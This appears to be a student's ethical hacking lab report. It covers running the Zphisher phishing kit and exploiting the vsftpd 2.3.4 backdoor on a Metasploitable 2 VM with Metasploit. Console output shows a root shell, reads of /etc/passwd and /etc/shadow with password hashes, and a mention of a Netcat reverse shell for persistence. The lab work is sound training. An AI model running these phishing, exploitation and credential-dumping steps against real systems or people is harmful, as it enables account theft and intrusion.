Week 4: Advanced Topics and Ethical Hacking

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1. Objectives for Week 4:

- **Task 1:** Perform Phishing using **Zphisher**.
- **Task 2:** Exploit the **vsftpd vulnerability** on a **Metasploitable 2** machine using **Nmap** and **Metasploit**.

Task 1: Perform Phishing Using Zphisher:

- **Objective**: To perform a phishing attack by replicating popular websites and capturing login credentials.
- **Method**:
    1. **Install Zphisher**: I cloned the Zphisher repository from GitHub and installed it on Kali Linux.
    2. **Target Websites**: I selected popular websites Instagram to clone for the phishing attack.
    3. **Configure the Attack**: Using Zphisher, I generated phishing links that mimicked the selected websites.
    4. **Deploy Phishing Pages**: I used the cloned URLs to simulate phishing attacks in a controlled environment.
    5. **Capture Login Credentials**: Upon successful login by a victim, the captured credentials were saved.

Screenshots:

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 654.00 KiB/s, done.
Resolving deltas: 100% (817/817), done.

┌──(root㉿kali)-[~]
└─# ls
zphisher

┌──(root㉿kali)-[~]
└─# zphisher


┌──(root㉿kali)-[~/zphisher]
└─# ls
Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh

┌──(root㉿kali)-[~/zphisher]
└─# bash zphisher.sh
```


```
 ____      _      _      _
|___ /    | |    (_)    | |
  / /  _ __| |_ __  _ ___| |_ __  __ _ _ __
 / / | '_ \| '_ \| / __| '_ \ / _ \ '_ |
/ /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit
```



Outcome:

The phishing attempt successfully replicated the selected websites and was able to capture mock login credentials during testing

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Task 2: Exploit the vsftpd Vulnerability using Nmap and Metasploit:

1. Objective: To exploit the vsftpd vulnerability on Metasploitable 2 using Nmap and Metasploit.

Method:

1. **Setup Metasploitable 2**: I set up the Metasploitable 2 virtual machine and ensured it was accessible on the network.

2. **Scan the Target Machine with Nmap**:

    - I used **Nmap** to scan the **Metasploitable 2** machine and identify open ports and services.

    - This scan revealed the **vsftpd 2.3.4** service, which is known to have a **backdoor vulnerability.**

2. <u>Exploit Using Metasploit:</u>

1. **I launched the Metasploit Framework and used the vsftpd backdoor exploit**
2. **The exploit successfully gained access to the Metasploitable 2 machine.**

3. <u>Post-Exploitation</u>:


- After gaining access, I created a **reverse shell** for continuous access to the target machine.
- I used Metasploit to spawn a shell on the compromised machine for further exploration.


4. <u>Exploiting the Machine and Persistence Phase:</u>

1. **Objective**: To maintain persistence on the compromised machine.
2. **Method: Establish a Persistent Connection:**

- After exploiting the **vsftpd vulnerability** and gaining access to the Metasploitable 2 machine, I used the **whoami**, **hostname**, **uname -a**, **cat /etc/passwd**, **cat /etc/group**, **cat /etc/shadow**, **ls -lah /home/**, and **ls -lah /root/** commands to gather information about the compromised machine.
- **whoami**: Verified the user under which the shell was executed.
- **hostname**: Checked the hostname of the victim machine.
- **uname -a**: Retrieved system information to identify the kernel and OS details.
- **cat /etc/passwd**: Listed user accounts on the system.
- **cat /etc/group**: Identified groups the user was part
- **cat /etc/shadow**: Examined hashed password information
- **ls -lah /home/** and **ls -lah /root/**: Listed the files and directories in **/home/** and **/root/** directories to understand the file structure and confirm access to sensitive areas.
- I used **Netcat** to create a reverse shell on the compromised machine.

Screenshots:





```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.218.138
RHOSTS => 192.168.218.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.218.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.218.138:21 - USER: 331 Please specify the password.
[+] 192.168.218.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.218.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.218.30:42551 -> 192.168.218.138:6200) at 2025-02-02 11:41:13 -0500
```

```
File  Actions  Edit  View  Help                                  Shell No. 1

whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/os-release
cat: /etc/os-release: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```

File Actions Edit View Help

Shell No. 1


```
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
```



```
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
```



```
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```


```
File  Actions  Edit  View  Help
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
```

```
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
cat etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```


distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
cat etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
